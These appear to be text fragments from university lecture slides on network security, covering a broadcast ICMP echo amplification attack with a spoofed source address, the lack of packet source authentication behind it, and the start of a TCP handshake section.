
SRC:Victim
DES: Broadcast
8 ECHO
0



Network




Victim



Patsies

Attacker


SRC:Victim
DES: Broadcast
8 ECHO
0



Network



Victim




Patsies

This computer now receives thousands of packets.

What missing security property
enables the attack?

What missing security property
enables the attack?

Authentication
of parties



"On the Internet, nobody knows you're a dog."

The SRC/DST fields of a packet are unauthenticated.
It is possible to mimic any node on the internet.

Proper network configuration can limit the attack.

What steps should a network **router/gateway/accesspoint** take?

Attacker


SRC:Victim
DES: Broadcast
8 ECHO
0



Network



Victim



Patsies


This computer now receives thousands of packets.

Attacker is able to **LEVERAGE** its resources.

1 attack packet becomes 1000s.

How a TCP begins


Alice




Bob




SYN_A



